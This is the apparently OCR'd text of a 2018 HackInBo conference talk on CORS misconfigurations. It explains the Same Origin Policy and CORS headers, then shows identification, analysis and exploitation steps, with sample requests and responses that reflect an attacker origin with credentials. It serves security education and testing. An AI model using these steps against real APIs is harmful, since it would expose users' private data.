BEDEFENDED
application and cloud security

Hack In Bo®
Winter 2018 Edition

# CORS (In)Security

HackInBo Winter Edition - Bologna, 27 Ottobre 2018

_ ABOUT

# Davide Danelon

- Founder & CEO @ BeDefended
- MSc. in Computer Engineering
- CCSK, GWAPT, Comptia Security+, CCNA
- OWASP Testing Guide Contributor
- Bug Bounty Hunter in spare time

HackInBo Winter 2018 Edition

_ AGENDA

# CORS (In)Security

- What is CORS?
- Play with CORS until break it
- Frameworks and (In)Security by default
- How to implement it securely


10:45
/
11:30

HackInBo®
Winter 2018 Edition

# CROSS-ORIGIN RESOURCE SHARING (CORS)

_ CORS

# URL and Origin


**https** //**www.example.com** **8443**/dir/page.html

Two resources have the same origin if and only if the **protocol**, **port**, and **host** are the same for both resources.

_ CORS

# Same Origin Policy


Same Origin Policy (SOP): an important concept in application security that involves a large group of client-side scripting languages.

The SOP rule allows scripts running in a first web page to access data in a second web page without restrictions only if both web pages have the same origin.

# SOP Basics

Results of the control of the SOP with respect to the URL "**http://www.example.com/dir/page**".

| Verified URL | Result | Reason |
|---|---|---|
| http://www.example.com/dir/page2 | Success | Same host, protocol and port |
| http://www.example.com/dir2/other | Success | Same host, protocol and port |
| http://www.example.com:**81**/dir/othe | Fail | Different port |
| **https**://www.example.com/dir/other | Fail | Different protocol and port |
| http://**en.example.com**/dir/other | Fail | Different host |
| http://**example.com**/dir/other | Fail | Different host |
| http://**v2.www.example.com**/dir/othe | Fail | Different host |



1 User is logged on "vuln.domain"


2 User visits the malicious website

3 It returns the malicious script

4 Browser sends malicious request including the session cookie and the Origin header

5 "vuln.domain" returns private data

6 **Same-Origin Policy, implemented by the browser, prevents the malicious script from receiving data.**



```
⊗ Failed to load https://api.vuln.domain/profile.php: No        www.attacker.domain/:1
  'Access-Control-Allow-Origin' header is present on the requested resource. Origin
  'http://www.attacker.domain' is therefore not allowed access.
```

_ CORS

# Why SOP is important?


Imagine if:

- “attacker.com” can read content from “gmail.com” opened in another tab
- “attacker.com” can access data from “yourbank.com” opened in another tab

_ CORS

# Why cross-origin requests?


- Companies are moving to micro services architecture
- Increase of use of external APIs



_ CORS

# What is CORS?

Cross-Origin Resource Sharing (CORS) is a mechanism to relax the Same Origin Policy and it allows to enable communication between websites, served on different domains, via browsers.



**Attacker Web App (attacker.site)**

**Victim's Browser**

**Vulnerable Web App (vuln.bank)**

1. User is logged on “vuln.bank”
2. User visits the malicious website
3. It returns the malicious script
4. Browser sends malicious request including the session cookie and the Origin header
5. Returns private data and CORS headers
6. **Browser checks the CORS headers**
7. **CORS headers allow response?**

**YES**

**Browser passes data to malicious script**

**NO**

**Browser prevents the malicious script from receiving data.**

_ CORS

# Headers

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://example.domain
Access-Control-Allow-Credentials: true
Vary: Origin
Expires: Thu, 01 Jan 1970 12:00:00 GMT
Last-Modified: Wed, 02 May 2018 09:07:07 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: application/json;charset=ISO-8859-1
Date: Wed, 02 May 2018 09:07:07 GMT
Connection: close
Content-Length: 111

{"id":34793,"name":"Davide","surname":"Test","cellphone":"+39<REDACTED>","email":"<REDACTED>","city
":"Torino"}
```

_ CORS

# Allowing Multiple Origins

| “Access-Control-Allow-Origin” | Note |
|---|---|
| https://example1.com | No browser currently supports this syntax. |
| *.example1.com | No browser currently supports this syntax. |
| * | Supported but cannot be used with “credentials” |

This leads to dynamic generation of the “Access-Control-Allow-Origin” header (based on the user-supplied “Origin” header value):


- More likely to be vulnerable
- Less likely to be discovered

# EXPLOITING CORS

_ EXPLOITING CORS

# Process

The process for testing CORS misconfiguration can be divided in three phases:



Identification

Analysis

Exploitation

_ EXPLOITING CORS

# Process – Identification

APIs are a good candidate since very often they have to be contacted from different origins.

**Note**: Usually servers configure CORS headers only if they receive a request containing the “Origin” header → it could be easy to miss this type of vulnerabilities.

# Process - Identification

Map candidates and send requests with the “Origin” header set.

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://target.domain
Connection: close
```

**REQUEST**

```
HTTP/1.1 200 OK

…

Access-control-allow-origin:
https://target.domain
Access-control-allow-credentials: true

…
```

**RESPONSE**

_ EXPLOITING CORS

# Process – Analysis

Start playing the “Origin” header in the HTTP request and inspect the server response:

- Is there some type of control?
- Which type of controls are implemented?
- Which headers are returned by the application?

_ EXPLOITING CORS

# Process – Exploitation

We are ready to exploit the misconfiguration previously identified.

“With Credentials”

```
HTTP/1.1 200 OK

…

Access-control-allow-credentials: true
Access-control-allow-origin:
https://attacker.domain

…
```

“Without Credentials”

```
HTTP/1.1 200 OK

…

Access-control-allow-origin:
https://attacker.domain

…
```

